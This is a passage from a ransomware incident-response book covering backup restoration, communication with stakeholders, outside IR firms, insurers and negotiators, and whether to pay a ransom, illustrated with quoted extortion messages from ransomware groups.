As each network segment is brought online, the Security Operation Center (SOC) should be monitoring all network traffic closely to look for command-and-control communication by tools that the ransomware actor left behind and went unnoticed. The SOC should also watch for unusual processes running on these endpoints, once network access is restored. As frustrating as it may be, the DR team should bring online only as many endpoints as they can closely monitor until they're confident that no remnants of the ransomware actor remain on the network. Remember, during the recovery process the role of the IR team is to find and remove all elements of the ransomware attack and set parameters for restoring service to endpoints and servers. The role of the DR team is to actually restore those systems.

The indicators from the infected machines can be used to create YARA or Sigma rules or be fed into the endpoint detection and response (EDR) or IR platform directly as indicators (file names, hashes, IP addresses, or domain names). Many EDR platforms can isolate machines on the network so that they can communicate only to the EDR server. Using a platform like an EDR will allow the IR team to quickly scan hundreds or thousands of machines for indicators specific to the attack. As network segments are confirmed to be free of malware, they can be brought back online, allowing employees to begin to get back to work.

That still doesn't mean that everything will be functional because ransomware actors like to target servers in the network. Endpoints can probably come back online quickly, but many services in the organization will remain offline.

Prioritizing Service Restoration

Once the IR team has successfully identified the ransomware used in the attack and understands the tactics, techniques, and procedures (TTPs) of the ransomware actor, it's time for the DR team to start restoring services.

Restoration should be done in the order outlined in the DR plan. It's unlikely that the DR plan could account for every possible combination of servers that will get encrypted. There isn't necessarily a rhyme or reason to the way ransomware actors traverse the network. They act solely on their ability to gain access, and on guessing which servers appear to have the most interesting files and will cause the most disruption by going down.

This may create some conflict with the DR plan as outlined. Each team in the conflict can make their case to leadership, who will then make the decision as to how to proceed. Updates to the DR plan should be carefully documented, like the other steps up to this point. When all the updates are finalized, restoring from backup can begin.

Restoring from Backups

Assuming that the organization has taken the proper steps to secure their backups so they weren't encrypted by the ransomware actor, the moment of truth has arrived: the first full, post-attack restore from backup. Remember, this will be a restore from the last full backup, not an incremental backup, so these restores will be longer than an incremental restore.

Even though the encrypted servers have been imaged and can successfully be wiped clean, rebuilt, and restored, many IR experts

recommend installing and restoring to new hardware.¹⁶ This isn't always possible, because most organizations don't have a lot of spare servers in storage—certainly not enough to account for a devastating ransomware attack. However, whenever possible, it's better to restore to new hardware rather than reusing the old hardware simply because it's possible that an indicator was missed.¹⁷ There's no indication, for example, that ransomware actors infect the BIOS of a machine, but other groups do and it is possible that ransomware actors may adopt these tactics. New hardware helps to ensure that it's a completely clean system.

Chapters 3 and 4 discussed testing backups, but this is the real test: How quickly can the DR team conduct a full restore on a critical server and how much data is permanently lost? Despite all the testing of backup systems, this step in recovery is likely to be a nerve-wracking event for even the most experienced DR teams.

Once the first system has been fully restored, run the same IR checks that were run on the systems in the clean network. At this point, the IR team may not know for sure how long the ransomware actor was in the network, and the organization wants to ensure that no remnants from the ransomware attack are re-introduced into the network.

After a restored system has been thoroughly tested and passed the IR checklist, it can be moved to the clean network and employees can use it again. Just as with the other clean systems, it should be closely monitored by the SOC in case something was missed.

Once you've successfully redeployed the first server and created a checklist of the steps you took, the DR team can start working on multiple servers simultaneously. The number of servers that can be restored simultaneously depends on the size of the DR team and the amount of bandwidth available to and from the backup servers.

While part of the DR team is restoring the servers, others need to wipe out and rebuild endpoints. As with servers, it's better to provision new equipment than to wipe and restore the encrypted devices, in case

there is additional malware embedded in the BIOS or other system component. Depending on the number of endpoints encrypted in the ransomware attack, that might not be a viable solution.



If the initial access vector was a phishing email, the IR team should scan employee inboxes before bringing their endpoints online to see whether that same phishing email message is present. Ransomware groups often send the same phishing email messages to multiple employees. Deleting that message from the employees' inboxes before bringing their endpoints back online could help prevent a re-infection.

Most organizations back up only selected employee desktop systems, if they back up any at all. If the organization doesn't have backups to restore, the job of provisioning new endpoints could fall to the IT department through their normal process (assuming the IT department hasn't been recruited to conduct DR). Having the IT department provision new endpoints to affected employees will bring them at least partially online faster.

Communicate, Communicate, Communicate

While the IR and DR activities are proceeding, the larger response team has a lot of other work to do, starting with communication. Especially during the early stages of the ransomware attack, communicating with important stakeholders helps keep the recovery process running smoothly. People are surprisingly willing to forgive delays from a ransomware attack as long as they're kept apprised of the situation.

Chapter 16 discussed communication with employees and senior management, but there are a number of other people who now probably need to be informed of the attack. The timing and messaging in communication with different groups varies by organization, and is likely decided at least in part by the legal team. But some of the groups who will need to be notified include:

- Law enforcement
- The U.S. Cybersecurity and Infrastructure Security Association (CISA)
- Clients
- Partners and vendors
- Reporting agencies
- The cyber insurance provider
- Outside IR sites

There may be other groups that need to be contacted specific to the organization. Again, the list of groups should be determined in advance.

Depending on how disruptive the ransomware attack is to the general public, the organization may start getting calls from the press. The IR team has to come up with a response to press inquiries (approved by senior management), and designate someone to speak officially to the press on behalf of the organization. It generally should fall on the PR team to carry out that task.

There is another way that information about a ransomware attack may leak. **Figure 17-2** shows the chat negotiation between the BlackMatter ransomware group and a farming cooperative from Iowa, called New Cooperative. That's not an example of the victim being frustrated at having to deal with a criminal organization. Instead, someone else is "trolling" the BlackMatter group.¹⁸




Figure 17-2: Leaked chats between the BlackMatter ransomware group and someone impersonating a victim



Figure 17-3: The ransom note left for New Cooperative after the BlackMatter ransomware attack

How did that happen? At that time, the BlackMatter ransom note, shown in **Figure 17-3**, included a link to a “private” section of their portal that had the ransom demand, samples of exfiltrated files, and a chat application the victim could use to chat with the ransomware group.



Please note that uploading samples to public analysis engines, as described in this section, is risky and should be carefully considered before doing it. Doing so can disrupt both IR and DR processes and generate a lot of unwanted attention. Not only should great thought be given before doing this manually, you should also check to make sure none of your security tools are uploading these files without your knowledge.

The private section turned out not to be all that private. Anyone who had the ransom note could access that portal and the chat, and many did. Either the EDR¹⁹ used by New Cooperative or one of its IR team members uploaded the sample to VirusTotal for analysis. Researchers found the sample, which isn’t uncommon because researchers are always looking for new ransomware samples. Normally, this would all happen fairly quietly, but since New Cooperative is considered critical infrastructure,²⁰ it became front-page news and brought even more attention to the insecure private portal.

In addition to threatening recovery, the trolling most likely created a communication mess for New Cooperative. It could no longer effectively communicate with the ransomware group, and suddenly reporters from all over the country were reaching out to find out more about the attack.

BlackMatter has since changed the way their portal works, but other ransomware groups have not. If an organization’s IR plan includes uploading a sample of the ransomware PE to VirusTotal or another

analysis engine for additional information, it's important to note that this may result in additional scrutiny. The PR team needs to be prepared in the event that its ransomware attack goes "viral."

Ignore Pressure from the Ransomware Group

At some point, the victim is going to hear from the ransomware group. They encrypted endpoints and perhaps stole files, and now they want the victim to pay their demanded ransom. If the victim organization doesn't log into the chat because they're restoring from backups and aren't worried about the stolen data, the ransomware group will start emailing people within the organization demanding payment.²¹ If that doesn't work, they'll start emailing third parties, encouraging them to contact the victim to pay the ransom.

The Allen Independent School District (ISD) in Texas learned what it was like for a ransomware group to bring in outside pressure. When the school suffered a ransomware attack, officials had good backups and didn't feel it was worth negotiating with the ransomware group to get the stolen files deleted.²² The ransomware group grew frustrated, so they sent an email to staff and parents, a snippet of which is shown in **Figure 17-4**.

Staff and parents of Allen ISO, Howdy!

We see that Allen ISD very like to talk through press, so we will support this initiative!

We have been reading news and watching the video in the news article:

with feeling of frustration for how your EDUCATION PROVIDER care about your data and personal life. We can understand that they try to fool us, but they do same effective with you. We have locked 99% of important infrastructure of Allen ISO on 21 of September, more then 14 days ago, and you can check that they still can't do anything with that on the status page:

Figure 17-4: Part of an email sent to Allen ISD parents after the school refused to negotiate or pay the ransom

This meant that in addition to trying to recover from the ransomware attack and get services restored, the school had to field queries from concerned parents.

If the victim does engage in the chat with the ransomware group, the negotiator for the ransomware group generally engages in more high-pressure tactics that try to force the victim to make a payment quickly. **Figure 17-5** shows how one of Conti's ransomware negotiators suggested that they have a buyer lined up for the victim's data.

In **Figure 17-6**, the Conti ransomware negotiator increases the pressure, letting the victim know they need a decision immediately or data will be posted to the extortion site. They also inform the victim that they have started to reach out to customers and partners of the victim, informing those parties of the ransomware attack.

In addition to the pressure from inside the organization, the response team can expect increasing pressure from the ransomware group either directly or indirectly. That's why it's so important to stick to the IR and DR plans as much as possible and to continuously communicate with all stakeholders. If customers and partners don't receive



Figure 17-5: Conti ransomware negotiator claiming to have buyers looking to acquire the victim's data




Figure 17-6: More high-pressure tactics from the Conti ransomware negotiator

regular updates from the victim, all they'll have to go on is what the ransomware group is telling them, even though ransomware groups regularly lie.²³

Prepare Everyone for a Long Slog

At this point, it's likely day three or four of the ransomware attack. The initial response team, IR, and DR teams have gotten into a rhythm and progress is being made. But it will probably be weeks before all systems are fully up and running, and months before the recovery is complete.

Once again, communication is important at this stage. Letting everyone know what services have been restored and what the timeline is for other services helps to set expectations. There will also likely be unexpected setbacks along the way, which will undoubtedly affect the timeline. If things do go wrong, the organization may need to bring in outside help. Chapter 18 will discuss when and how to do that.

Notes

- ¹<https://itwire.com/security/ransomware-attacks-tend-to-affect-it-staff-morale-survey.html>
- ²<https://www.infosecurity-magazine.com/news/travelx-forced-administration/>
- ³<https://www.zdnet.com/article/company-shuts-down-because-of-ransomware-leaves-300-without-jobs-just-before-holidays/>
- ⁴<https://www.baltimoresun.com/politics/bs-md-ci-it-outage-20190507-story.html>
- ⁵<https://www.msspalert.com/cybersecurity-breaches-and-attacks/ransomware/baltimore-cyber-insurance/>
- ⁶<https://www.exterro.com/ftk-imager>
- ⁷https://www.cisa.gov/sites/default/files/publications/CISA_MS-ISAC_Ransomware%20Guide_S508C_.pdf
- ⁸https://www.cisa.gov/sites/default/files/publications/CISA_MS-ISAC_Ransomware%20Guide_S508C_.pdf
- ⁹<https://www.theta432.com/post/malware-analysis-series-part3-memory-malware-analysis>
- ¹⁰<https://www.coveware.com/blog/2019/5/2/ransomware-first-response-guide-what-to-do-in-the-oh-t-moment>
- ¹¹<https://id-ransomware.malwarehunterteam.com/>
- ¹²<https://www.nomoreransom.org/>
- ¹³But better
- ¹⁴<https://www.sans.org/media/score/checklists/APT-IncidentHandling-Checklist.pdf>
- ¹⁵<https://www.bleepingcomputer.com/news/security/scam-psa-ransomware-gangs-dont-always-delete-stolen-data-when-paid/>
- ¹⁶<https://docs.microsoft.com/en-us/microsoft-365/security/office-365-security/recover-from-ransomware>
- ¹⁷<https://expertinsights.com/insights/how-to-recover-from-a-ransomware-attack/>
- ¹⁸<https://www.cyberscoop.com/blackmatter-trolls-new-cooperative-ransomware/>
- ¹⁹<https://blogs.vmware.com/security/2017/08/directdefense-incorrectly-asserts-architectural-flaw-in-cb-response.html>
- ²⁰<https://www.securitymagazine.com/articles/96135-blackmatters-ransomware-attack-on-new-cooperative-may-impact-food-supply-chain>
- ²¹<https://statescoop.com/ransomware-allen-texas-school-district-email-parents/>
- ²²<https://www.audacy.com/krld/news/local/allen-isd-hacker-attack-complicated-criminals-email-parents>
- ²³<https://www.washingtonpost.com/politics/2021/05/17/cybersecurity-202-ransomware-groups-are-going-underground-which-could-make-them-harder-track/>

CHAPTER 18

Outside Help

In This Chapter:

- How To Determine You're in Over Your Head
- Know Who To Call
- Where Outside Help Is Useful, and Where It Is Not
- Listen to the Experts

Chapters 16 and 17 demonstrated a best-case scenario¹ after a ransomware attack. Backup servers escaped encryption, had been fully tested, and worked when needed. Incident response (IR) and disaster recovery (DR) plans were up-to-date and accessible and there was enough trained staff on hand to begin the recovery process. The recovery laid out in those two chapters is the ideal scenario and what every IR manager hopes for if they're unfortunate enough to get hit with a ransomware attack.

The reality is that many organizations are unable to respond effectively to a large-scale ransomware attack, which is one of the reasons why ransomware groups made more than \$590 million in the first half of 2021² and will likely make more in 2021. Even if an organization has properly configured and tested backups that the ransomware actors can't encrypt, and has updated IR and DR plans, the third point is almost always a challenge: having enough trained personnel on staff to manage a quick and thorough recovery.

The shortage of cybersecurity employees has been well-documented,³ but that shortage isn't evenly distributed. Larger organizations tend to offer better pay and benefits, which results in successfully hiring and retaining cybersecurity personnel. Meanwhile, small and midsize organizations sometimes have trouble attracting cybersecurity personnel (assuming there's a budget for a separate security team at all). Research shows that an estimated 50% to 70% of ransomware attacks affect small businesses,⁴ so it's no wonder so many ransomware victims depend on outside help to recover from a ransomware attack. When a devastating ransomware attack hits, these organizations don't have any choice but to get help.

How To Determine You're in Over Your Head

This book has stressed repeatedly that organizations have to be able to make an honest assessment of where they stand. The decision to call in outside experts is no different. Effective IR to a ransomware attack can take weeks and sometimes months. Ineffective IR can take even longer, and the impact on an organization can be devastating. This happened when the city of Baltimore was hit with a ransomware attack in 2019, poor planning plus inferior initial IR meant that the recovery process took months longer than it should have.⁵ Not only can poor ransomware IR lead to a second ransomware attack,⁶ it can cause firms to enter bankruptcy⁷ or force them to shut down.⁸

Anyone who read through Chapters 16 and 17 and thought, "There's no way we could do all that," should definitely consider retaining an IR service. Even organizations who think they can handle ransomware IR internally may find themselves overwhelmed by a ransomware attack and decide they need to bring in outside help.



One of the downsides to being known as the “ransomware guy” is that, with ransomware constantly in the news, I get a lot of questions from friends. One day I got a call from a lawyer friend who’s one of three partners in a midsize (for their location) law firm. They had been hit with ransomware and didn’t know what to do. The firm didn’t have an IT staff, much less a security staff.

Network management and updates were handled by a local IT person who serviced 10 to 12 clients in the county and who was, understandably, in over their head. After walking through what needed to be done, my friend realized they weren’t going to be able to recover any time fast and they had clients with court dates that they didn’t want to postpone.

I put my lawyer friend in touch with another friend of mine who owned a local IR firm and who agreed to jump in to help them right away. Fortunately, they were able to restore the encrypted machines from tape (!) backups and the IR team couldn’t find any evidence that files had been exfiltrated.

This same story is taking place in smaller organizations around the world every day. Most of those organizations can’t call me or comparable experts directly and are often lost as to what to do, aside from searching the Internet and hoping they find the right solution.

Before enlisting outside help, you must also consider the cost. Hopefully, an organization suffering a ransomware attack knows how much money they’re losing each day they’re offline. Bringing in a third party should speed up the recovery, but will it save the \$300 to \$400⁹ (or more) per person that the IR firm is going to cost? That’s something each organization has to decide for themselves.

Know Who To Call

Once an organization has decided they need to call in outside help, the next decision is—who, specifically? This question may be more difficult to answer. With the threat of ransomware as high as it is right now and not expected to get any better for at least the next five years,¹⁰ many IR firms are unable to take on new clients because their teams are stretched so thin.¹¹

This is why having the IR retainer (IRR) discussed in Chapters 3 and 5 is so important. The last thing an organization wants when they're having their “worst day ever” is to spend hours trying to find the one IR firm who can take on a new client. Every organization should take the time before a ransomware attack to research local IR firms (or even national and international ones, depending on the organization's size) and sign an IRR agreement. An IRR in place makes it that much easier to bring in outside help, and helps get the organization back up and running faster.

Cyber Insurance

Organizations that have cyber insurance might already benefit from IR services as part of their cyber insurance offering. For organizations that can maintain cyber insurance policies, many of the outside vendors needed after a ransomware attack can be provided by the cyber insurance company. These include:¹²

- Incident response
- Forensic analysis
- Disaster recovery
- Outside legal counsel
- Ransomware negotiators
- Ransom payment

For small and midsize organizations, having cyber insurance can be the difference between successful recovery and closing the business. An important point here is that when you engage a cyber insurance provider, you'll have to use its approved vendors. There's nothing wrong with that, because cyber insurance providers carefully vet the vendors they use, but it does limit the choices available to an organization during an urgent time.



This was mentioned earlier, but it bears repeating: Cyber insurance providers lost a lot of money in 2020 and 2021¹³ because of ransomware. Their response to these losses is making it more difficult to get cyber insurance.¹⁴ Cyber insurance providers are raising rates and dropping clients who aren't taking sufficient steps to secure their environments.¹⁵ Organizations whose entire IR and DR plans consist of "call the cyber insurance company" are going to struggle over the next few years as the industry resets itself.

If an organization's cyber insurance provider is going to play a critical role in the recovery process, it should be brought in as soon as possible. Place the call to the insurance company before even starting the initial triage, because they may have specific requirements for triage.

A word of warning needs to be added here: There is some evidence that ransomware groups are targeting victims who are known to have cyber insurance.¹⁶ One ransomware operator even referred to targets that have cyber insurance as "tasty morsels."¹⁷ So, a cyber insurance policy may very slightly increase the risk of a ransomware attack.

Outside Legal Counsel

One of the sad realities of a devastating ransomware attack is that, depending on the size and type of the victim organization, lawsuits will likely follow. Courts have repeatedly ruled that forensics reports created by outside IR firms can be used as evidence in these lawsuits.¹⁸

One way organizations might be able to protect themselves from forced disclosures of sensitive information is to hire outside legal counsel, and allow them to hire the IR firm.¹⁹ There are a lot of caveats to this strategy. Organizations should always consult lawyers for legal advice, especially because these court cases are recent and things may change. The critical point here is that organizations should understand both their legal obligations and what they need to do to try to protect themselves from any lawsuits resulting from a ransomware attack.

Negotiators

Even if an organization has no intention of paying the ransom demand, it often makes sense to bring in an outside negotiator for the following reasons:

- The ransomware group still likely has exfiltrated files
- It's always possible that major problems with the recovery will occur

As with IR firms, it's better to have a negotiator on retainer than scrambling to find one at the last minute. Many IR firms have negotiators on staff, so an IRR might mention access to a negotiator. All of this information should be laid out in the IRR and documented internally. Documentation should include what the negotiator needs in order to proceed with negotiations, should it become necessary. This way, the IR team can make sure they're collecting and documenting the required information during triage.

Some cyber insurance providers have negotiators on retainer. The insurance company will make those negotiators available to their clients. Organizations should check with their cyber insurance company to see if a ransomware negotiator is included as part of their policy.

Tasks the Outside Experts Can and Cannot Help With

Outside help can smooth out the recovery process and get an organization back up and running fairly quickly. In order for that fast recovery to happen, your organization should prepare to work with these outside firms by doing the following:²⁰

- Document as much about the environment as possible
- Make security and event logs available to the investigators
- Understand organizational priorities and realize that it will take time to recover fully

The first two points on this list can often be pieced together by the IR teams after the attack, but the effort would significantly delay the recovery process. So, the more an organization can provide up front, the faster recovery will proceed. The third item on the list has to be provided internally. IR firms can suggest priorities based on previous engagements, but only the organization can actually set its priorities.

IR and MSPs

Many small and midsize companies rely heavily on managed service providers (MSPs) and managed security service providers (MSSPs) to handle day-to-day IT operations and keep their organization safe. When a ransomware attack happens, the IR firm needs to interact with these firms to get much of the information that the IR firm needs. Organizations should determine how easy it is to get new authorized users added to their MSP or MSSP, and the documentation should be

clearly laid out in the IR plan. If there are any legal, compliance, or regulatory issues with giving the IR team access to the logs and data hosted by the MSP, those should also be worked out in advance.



I was working on a ransomware IR with a manufacturing company that relied on an MSSP for security monitoring. The company brought in an outside IR firm to help with recovery. The IR firm needed 30 days of logs from the MSSP to determine when the ransomware actor gained access and how they moved around the network.

The MSSP made 60 days' worth of logs available in their portal, but the IR firm wanted to download the logs in order to run the logs through their own analysis engine. Downloading 30 days' worth of logs was going to take weeks, so we asked the MSSP whether they could send the logs on a portable drive. The MSSP's policy was that it would take 14 days to prepare and ship the logs. After some escalation we got the MSSP to overnight the logs so analysis could begin.

This incident is one of many unexpected glitches that can happen when working with multiple outside vendors. Try to document as much as you can about each vendor's requirements and prepare to be agile when you hit unexpected speed bumps.

Listen to the Experts

This last point in this chapter is the one that many organizations seem to have the most trouble accepting: Listen to the experts. Whether it's the insurance company, IR firm, negotiator, or law enforcement, take seriously what they have to say. They're not always objective, because all of these outside experts (except law enforcement) work for the firm that hired them, so they'll often follow misguided instructions.

But these firms have dealt with dozens if not hundreds of ransomware cases, so their insight can be invaluable.

One example of this principle is that cyber insurance firms often advise against paying a ransom. But organizations who feel they can get back up and running faster opt to have the insurance company pay the ransom for them. As explained by the Marsh McLennan cybersecurity insurer:

Insurers do not make decisions about whether to pay extortionists—the insurance buyer always makes the final call. The unfortunate truth is that—for many organizations—paying a ransom demand is the cheaper and more effective option. Even if cyber insurance absorbs the cost of a disruption, victims have many other considerations. How many initiatives will be sidelined as an organization flounders with its networks down? What happens to customers who depend on the services your company provides? What happens to your reputation? If an insured refuses to pay, its insurer supports the insured, paying network recovery costs and reimbursing it for income lost as a result of the attack.²¹

Paying the ransom isn't always the wrong decision, from an organizational perspective. But it's still important to heed the advice of cyber insurance companies, negotiators, and IR firms, who often counsel otherwise.

That's just one example. There are other areas where differences of opinion can arise. IR firms generally advise you to wipe infected machines fully clean or even replace and rebuild them from scratch, as described in Chapter 17. Some organizations want the encrypted systems just to be cleaned of known indicators and quickly added back to the network. Doing this greatly increases the chance of reinfection by the ransomware actor. It might save time in the short term, but long term it will likely be a costly mistake.

Again, there's a reason to bring in experts after a ransomware attack. Listening closely to their advice and following their guidelines aren't only going to improve the chances of a full recovery—they keep the organization more secure in the long run.

Notes

¹Aside from the successful ransomware attack

²https://www.fincen.gov/sites/default/files/2021-10/Financial%20Trend%20Analysis_Ransomware%20508%20FINAL.pdf

³<https://www.zdnet.com/article/the-cybersecurity-jobs-crisis-is-getting-worse-and-companies-are-making-basic-mistakes-with-hiring/>

⁴<https://www.inc.com/amrita-khalid/ransomware-hackers-crime-cybersecurity-tips.html>

⁵<https://www.mdchhs.com/2019/09/03/guest-blog-a-look-back-at-the-ransomware-attack-on-baltimore-city-government-using-the-nist-framework-core-five-functions/>

⁶<https://smartermsp.com/hit-by-ransomware-a-second-time/>

⁷<https://www.spartip.com/resources/attack-forces-institution-into-bankruptcy/>

⁸<https://www.cnet.com/tech/services-and-software/malwarebytes-state-of-ransomware-shutting-down-1-in-5-affected-small-businesses/>

⁹https://www.guidepointsecurity.com/wp-content/uploads/2020/10/GP_JR_Retainer_DS.pdf

¹⁰<https://thehill.com/policy/cybersecurity/575386-nsa-director-expects-to-be-facing-ransomware-attacks-every-single-day-in>

¹¹<https://www.nbcnews.com/tech/security/ransomware-attacks-leave-cybersecurity-experts-barely-able-keep-rcna1337>

¹²<https://www.marshmcclennan.com/insights/publications/2021/may/surviving-a-ransomware-attack.html>

¹³<https://www.fitchratings.com/research/insurance/cyber-insurance-losses-spark-rate-increases-26-05-2021>

¹⁴<https://www.gao.gov/products/gao-21-477>

¹⁵<https://www.trustedsec.com/blog/is-cyber-insurance-becoming-worthless/>

¹⁶<https://www.zdnet.com/article/ransomware-has-become-an-existential-threat-that-means-cyber-insurance-is-about-to-change/>

¹⁷<https://therecord.media/i-scronged-through-the-trash-heaps-now-im-a-millionaire-an-interview-with-revils-unknown/>

¹⁸<https://www.reuters.com/legal/legalindustry/incident-response-considerations-protecting-attorney-client-privilege-2021-06-24/>

¹⁹<https://www.natlawreview.com/article/another-court-orders-production-cybersecurity-firm-s-forensic-report-data-breach>

²⁰<https://www.dragos.com/blog/industry-news/5-costly-mistakes-in-cyber-incident-response-preparation/>

²¹<https://www.marsh.com/us/services/cyber-risk/insights/cyber-insurance-supporting-fight-against-ransomware.html>

CHAPTER 19

The Most Asked Question: Should We Pay the Ransom?

In This Chapter:

- You Have to Pay the Ransom, What's Next?
- The Work Is Just Beginning
- What's the Answer?

Ransomware attacks are sometimes even worse than the worst-case scenario for which an organization planned. The data stolen by the ransomware group is so sensitive or damaging that allowing it to be released would destroy the organization. With all other options exhausted, an organization realizes they may have to pay the ransomware group.



Over the past five years I have delivered more than 300 talks and webinars about ransomware. In almost every case, someone asks whether or not victims should pay the ransom. As much as the security person inside me wants to scream, “No!” the answer is a little more complex than that. Don’t get me wrong: The default answer is always no, but there are sometimes extenuating circumstances that soften the “no” a bit. This chapter is a more nuanced discussion of what’s involved in paying the ransom and some of the pitfalls.

What's next? Before answering that question, it's important to be sure that paying the ransom is the only option. Sometimes it is, but there are both moral and technical hazards to paying the ransom. The obvious moral hazard is that paying the ransom directly funds criminal enterprises, making their attacks much more effective against the next victims. A ransom payment to these cybercriminals allows them to purchase better tools, acquire exploits, attract more affiliates, and expand their ransomware. Organizations need to think really hard about making cybercriminals better at conducting ransomware attacks.

There is also a technical hazard in paying the ransom. According to a study by Cybereason, 80% of ransomware victims who paid the ransom were hit by another ransomware attack.¹ Most organizations who pay a ransom do so because their network is in disarray after a ransomware attack and they simply have no choice. Ransomware groups know this as well. It's unknown whether ransomware groups target known victims who paid because they think it will be an easy target or an easy payday. What is certain is that victims who pay are targeted again. Organizations have to conduct an honest assessment of their ability to get back up and running *and* put ransomware protections in place before the second ransomware attack comes.

If the answer, despite these hazards, is “pay the ransom,” read on.

You Have to Pay the Ransom, What's Next?

Once an organization decides that paying the ransom is necessary, the first thing they need to do is hire a ransomware negotiator. Honestly, a ransomware negotiator should be retained before the decision is made, so they're not walking in blindly. Having a negotiator on retainer also avoids further delay, because the scope of the services the negotiator will be conducting is determined and the contracts are signed.

Often, outside incident response (IR) companies or cyber insurance providers have negotiators on staff that can be provided if they're

requested by the victim. Again, appeals to these negotiators should be determined before the ransomware attack. Organizations should find out, when they sign the cyber insurance contract or place an IR retain-er, whether negotiation services are available and whether there are additional charges. This information should all be documented in the IR plan, including how to get in touch with a negotiator.

It used to be that larger organizations would keep Bitcoin on hand to pay a ransom² if it came down to it. As ransom demands have grown over the last few years, that payment option is generally no longer feasible. Often, a negotiator can facilitate payment on behalf of a client. But if the ransom demand is eight figures or more, the victim has to know where and how they're going to source that much Bitcoin in a reasonable time frame (ransomware actors can be stalled for only so long). Again, this process should be figured out before the ransomware attack and documented in the IR plan, so there's no last-minute confusion. Even if the negotiator can't provide ransom payment, they can often assist with sourcing Bitcoin.

Some ransomware actors demand ransom in Monero³ because Monero transactions are more difficult to trace. However, trying to source large amounts of Monero in a short period of time isn't likely to succeed. Just because the ransomware actor wants something doesn't mean it's possible.

Listen to the Negotiator

This should go without saying, but organizations make the same mistakes over and over again. One of the biggest is not following the advice of the ransomware negotiator.⁴ Ransomware negotiators have often engaged in dozens of negotiations with ransomware groups. Whether an organization brings a negotiator in from the start, or appeals to a negotiator later to salvage a negotiation that has turned sour, it's critical to listen to what they say.

That may include listening when the negotiator tells an organization not to pay the ransom. Some ransomware groups⁵ are notorious⁶ for providing broken keys⁷ or decryptors that otherwise don't work. Most experienced negotiators have worked with many different ransomware groups and offer sound advice about when continuing negotiations makes sense and when it's time to stop.

It's also important to remember that ransomware actors are, to put it bluntly, liars. As discussed previously in this book, despite their claims to respectability, they are, ultimately, simply criminals. And, unfortunately, criminals who have a lot of control over victim organizations. This plays out often in chat negotiations such as the one in **Figure 19-1** reported by IBM's⁸ Security Intelligence between the Egregor ransomware and a victim.



EXECUTIVE CORNER

Don't Rely on Cyber Insurance to Pay the Ransom

Many leaders assume that if they ever find themselves in the position of having to pay a ransom, their cyber insurance policy will cover the cost of the ransom for the organization. For a while, that was true, but the situation is changing. As the number of ransomware attacks spiked in 2020, leading to a huge increase in the number of cyber insurance policy payouts, cyber insurance companies lost significant money.⁹

Those losses are expected to continue at least through 2021 and have resulted in an average 18% premium increase in the first quarter of 2021.¹⁰ That's not all: Some cyber insurance companies are refusing to pay the ransom going forward.¹¹ Many cyber insurance companies are making renewal difficult by applying increased scrutiny on their clients' security practices.¹²

The important takeaway is that cyber insurance and cyber insurance coverage are changing. Organizations need to ensure that they understand what's covered and what's no longer covered by their policy. As always, they need to check the policy before they're hit with a ransomware attack.

Victim: Please don't worry. We are still here, but this takes time for a company our size and the amount of money you are asking for. There are a lot of approvals required. Our management is still discussing and will get back to you later today with an update.

Egrogor: Please don't delay, don't make this mistake. The speed of agreement in negotiations depends on the size of the company not so as it seems. Rather, **it depends on the opinion of analysts who are quickly doing their job of predicting the costs that the company will incur after publication.** Losses can occur in waves one or two years after publication. For example, we have posted out some of the information, you pay for the lawsuits, eliminate the scandal in the media, deal with lawyers and the insurance company. And a year later it turns out that some of the information was sold to your competitors, not posted, and the problems **rise up** with renewed force and strike you again. And you will never be calm in the end because you do not know how much information is lost. That's why we ask **only 5-10% of the amount of potential losses for your complete peace of mind.** In our practice, sometimes companies such of you agreed to a deal in 24-48 hours. They just knew how to count their potential losses very quickly. Don't be waiting to face the harsh reality to taste the problems. This is not a reasonable way.

Figure 19-1: Sample chat from the Egrogor ransomware group

The Egrogor negotiator is attempting to speak authoritatively about the cost to the victim of not paying by simply making up numbers that aren't backed up by any research.

This lack of good faith underscores why it's so important for organizations to listen to their negotiators when they find themselves in the unfortunate situation of having to pay a ransom.

Navigating Sanctions

An increasing area of concern when paying a ransom demand is the risk that you'll bring down legal sanctions by paying a ransom to or through a sanctioned entity. In the United States, the Department of Treasury's Office of Foreign Assets Control (OFAC) is responsible for issuing sanctions against foreign entities. In October 2020, OFAC issued specific guidance about the risk of making ransomware payments.¹³ As part of that guidance it explained:

OFAC may impose civil penalties for sanctions violations based on strict liability, meaning that a person subject to U.S. jurisdiction may be held civilly liable even if it did not know or have reason to know it was engaging in a transaction with a person that is prohibited under sanctions laws and regulations administered by OFAC.

In other words, claiming ignorance that a ransomware actor was sanctioned is not going to help an organization avoid fines. This is

Don't pay ransom. Pay that "good guys". But what for? Would they recover data? Nope. Would they prevent the release of sensitive data? No. And what do they do? They are "good".

We wanna play a game. If we see professional negotiator from **Recovery Company™** - we will just destroy the data. **Recovery Company™** as we mentioned above will get paid either way. The strategy of **Recovery Company™** is not to pay requested amount or to solve the case but to stall. So we have nothing to loose in this case. Just the time economy for all parties involved.

What will this **Recovery Companies™** earn when no ransom amount is set and data simply destroyed with zero chance of recovery? We think - millions of dollars. Clients will bring money for nothing. As usual.

Figure 19-2: Statement from the operators of Grief ransomware threatening to delete the files of victims who work with negotiators

another reason why it's so important to get a negotiator involved. The negotiator will know which groups are sanctioned and which aren't, and can help organizations avoid costly mistakes.

At least one ransomware group that has been sanctioned by OFAC is Evil Corp, the expansive cybercriminal group that was responsible for the Dridex trojan, among other malware, and that stands behind multiple ransomware groups including WastedLocker, Grief, and DoppelPaymer. OFAC sanctioned Evil Corp in December 2019.¹⁴ Since the sanctions were imposed, Evil Corp has tried deploying the Hades ransomware¹⁵ and PayloadBIN ransomware¹⁶ in order to trick victims into paying ransom to a sanctioned entity.

In addition, in September 2021 the operators behind Grief ransomware (Evil Corp) posted a statement to their extortion site, shown in **Figure 19-2**, saying they would destroy the files and encryption key of any victim who insisted on working with a negotiator.

Of course, this is largely self-interest on the part of Evil Corp. A negotiator is going to know that they're a sanctioned entity and inform victims of the consequences they can expect from OFAC if a ransom is paid. It's possible to pay a ransom to a sanctioned ransomware group, like Evil Corp, without reporting the payment, and thereby escape a fine.

There's a pretty good chance that an organization could even get away with that, but if OFAC does find out, executives at the organization that authorized payment will likely face jail time. The problem with doing that is that the victim is paying money to an organization that knows they're sanctioned and that has no moral values whatsoever. What is to stop Evil Corp from reaching back out several months or years later and demanding additional ransom to not report the victim to OFAC??

